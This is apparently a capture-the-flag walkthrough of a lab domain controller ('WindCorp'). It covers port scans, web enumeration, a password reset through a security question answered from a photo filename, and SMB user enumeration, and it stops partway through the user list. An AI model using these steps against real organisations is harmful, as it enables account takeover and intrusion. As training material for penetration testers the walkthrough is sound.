```
 ____
|  _ \ __ _
| |_) / _` |
|  _ < (_| |
|_| \_\__,_|
```


Walkthrough

Story

You have managed to enter the internal network of WindCorp and are looking for their crown jewels. You have found their shiny new Domain Controller, and if you can own that, you are the master of their network.

nmap-scan


Open ports



```
Not shown: 65500 filtered ports
Reason: 65500 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 128
80/tcp    open  http             syn-ack ttl 128
88/tcp    open  kerberos-sec     syn-ack ttl 128
135/tcp   open  msrpc            syn-ack ttl 128
139/tcp   open  netbios-ssn      syn-ack ttl 128
389/tcp   open  ldap             syn-ack ttl 128
443/tcp   open  https            syn-ack ttl 128
445/tcp   open  microsoft-ds     syn-ack ttl 128
464/tcp   open  kpasswd5         syn-ack ttl 128
593/tcp   open  http-rpc-epmap   syn-ack ttl 128
636/tcp   open  ldapssl          syn-ack ttl 128
3268/tcp  open  globalcatLDAP    syn-ack ttl 128
3269/tcp  open  globalcatLDAPssl syn-ack ttl 128
5222/tcp  open  xmpp-client      syn-ack ttl 128
5223/tcp  open  hpvirtgrp        syn-ack ttl 128
5229/tcp  open  jaxflow          syn-ack ttl 128
5262/tcp  open  unknown          syn-ack ttl 128
5263/tcp  open  unknown          syn-ack ttl 128
5269/tcp  open  xmpp-server      syn-ack ttl 128
5270/tcp  open  xmp              syn-ack ttl 128
5275/tcp  open  unknown          syn-ack ttl 128
5276/tcp  open  unknown          syn-ack ttl 128
5357/tcp  open  wsdapi           syn-ack ttl 128
5985/tcp  open  wsman            syn-ack ttl 128
7070/tcp  open  realserver       syn-ack ttl 128
7443/tcp  open  oracleas-https   syn-ack ttl 128
7777/tcp  open  cbt              syn-ack ttl 128
9090/tcp  open  zeus-admin       syn-ack ttl 128
9091/tcp  open  xmltec-xmlmail   syn-ack ttl 128
9389/tcp  open  adws             syn-ack ttl 128
49667/tcp open  unknown          syn-ack ttl 128
49669/tcp open  unknown          syn-ack ttl 128
49670/tcp open  unknown          syn-ack ttl 128
49672/tcp open  unknown          syn-ack ttl 128
49740/tcp open  unknown          syn-ack ttl 128
MAC Address: F8:FF:C2:35:EA:25 (Unknown)
```

Nikto


Port 80: Nothing to gain there



```
root@kali2:~# nikto -h http://192.168.16.68
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.16.68
+ Target Hostname:    192.168.16.68
+ Target Port:        80
+ Start Time:         2020-05-03 11:44:22 (GMT2)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME ty
pe
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7915 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2020-05-03 11:45:06 (GMT2) (44 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Dirbuster


Nothing much found fuzzing



```
-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.16.68/ ----
==> DIRECTORY: http://192.168.16.68/css/
==> DIRECTORY: http://192.168.16.68/img/
+ http://192.168.16.68/index.html (CODE:200|SIZE:11368)
==> DIRECTORY: http://192.168.16.68/vendor/

---- Entering directory: http://192.168.16.68/css/ ----

---- Entering directory: http://192.168.16.68/img/ ----

---- Entering directory: http://192.168.16.68/vendor/ ----
==> DIRECTORY: http://192.168.16.68/vendor/jquery/

---- Entering directory: http://192.168.16.68/vendor/jquery/ ----

-----------------
END_TIME: Sun May  3 12:00:47 2020
DOWNLOADED: 23060 - FOUND: 1
```

```
 ____
|  _ \ __ _
| |_) / _` |
|  _ < (_| |
|_| \_\__,_|
```

Browsing website, shows us a company portal



Welcome to our company portal!

Always up to date

Our computer systems are alwas kept updated.


Backups

Don't worry. We got your back. Your documents are safe.

Easy to Use

We are always using the best and most intuitive software out there.

The "Reset password" button is interesting. But it doesn't open. It points to a hostname


rcrack-ng
pentest
CyberChef
Cross-Site Scripting (X...
Reset password
Wel
Sear
Server Not Found - Mozilla Firefox
fire.windcorp.thm/reset.asp
Try Again


We can’t connect to the server at fire.windcorp.thm.

If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

```
 ____
|  _ \ __ _
| |_) / _` |
|  _ < (_| |
|_| \_\__,_|
```


Adding hostname to hosts file. Not helping much as of now.



Reset password

Username: [   ] What is your mothers maiden name? [   ] Reset


Further down, we see this



Our IT support-staff

- Antonietta Vidal
- Britney Palmer
- Brittany Cruz
- Carla Meyer
- Buse Candan
- Edeltraut Daub
- Edward Lewis
- Emile Lavoie
- Emile Henry
- Emily Anderson
- Hemmo Boschma
- Isabella Hughes
- Isra Saur
- Jackson Vasquez
- Jaqueline Dittmer

There are something interesting to be noted about employees pictures at the bottom.




Our employees in focus!

Emily Jensen
"Love it! Thanks for beleiving in me!"

Lily Levesque
"I love being able to bring my best friend to work with me!"

Kirk Uglas
"Every day is a treat!"




```
uto mb-5 mb-lg-0">
ircle mb-3" src="img/Emilieje.jpg" alt> = $0

0">"Love it! Thanks for beleiving in me!"</p>


uto mb-5 mb-lg-0">
ircle mb-3" src="img/lillyleAndSparky.jpg" alt>

0">"I love being able to bring my best friend to wor


uto mb-5 mb-lg-0">
ircle mb-3" src="img/kirkug.jpg" alt>
```

Every image seems to have the name built up like a username. Firstname+2letters from last name. Except lily. lilyle AND Sparky... Gives us an idea.

```
 ____
|  _ \ __ _
| |_) / _` |
|  _ < (_| |
|_| \_\__,_|
```

Testing idea.




fire.windcorp.thm

Reset password

Username: lilyle | What is/was your favorite pets name? | Sparky | Reset

Score!




fire.windcorp.thm

Your password has been reset to: Redacted

Remember to change it after logging in!


We have a user. li Redacted . Time to do some enum on the Windows services, now that we are authenticated. There are a LOT of users. (4760 to be exact).



```
SMB         192.168.16.68   445    FIRE             Share           Permissions     Remark
SMB         192.168.16.68   445    FIRE             -----           -----------     ------
SMB         192.168.16.68   445    FIRE             ADMIN$                          Remote Admin
SMB         192.168.16.68   445    FIRE             C$                              Default share
SMB         192.168.16.68   445    FIRE             IPC$            READ            Remote IPC
SMB         192.168.16.68   445    FIRE             NETLOGON        READ            Logon server share
SMB         192.168.16.68   445    FIRE             Shared          READ
SMB         192.168.16.68   445    FIRE             SYSVOL          READ            Logon server share
SMB         192.168.16.68   445    FIRE             Users           READ
SMB         192.168.16.68   445    FIRE             [+] Enumerated domain user(s)
SMB         192.168.16.68   445    FIRE             windcorp.thm\Administrator                  badpwdcount: 0 baddpwdtime: 2020-05-03 16:04:47.820925
SMB         192.168.16.68   445    FIRE             windcorp.thm\Guest                          badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\krbtgt                         badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\redostrich210                  badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\goldenladybug228               badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\yellowostrich458               badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\angrygorilla824                badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\blackzebra735                  badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\tinybear706                    badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\beautifulmouse647              badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\smallbutterfly232              badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\silverduck917                  badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\orangetiger377                 badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\happylion871                   badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
SMB         192.168.16.68   445    FIRE             windcorp.thm\brownmeercat469                badpwdcount: 0 baddpwdtime: 1601-01-01 00:43:00
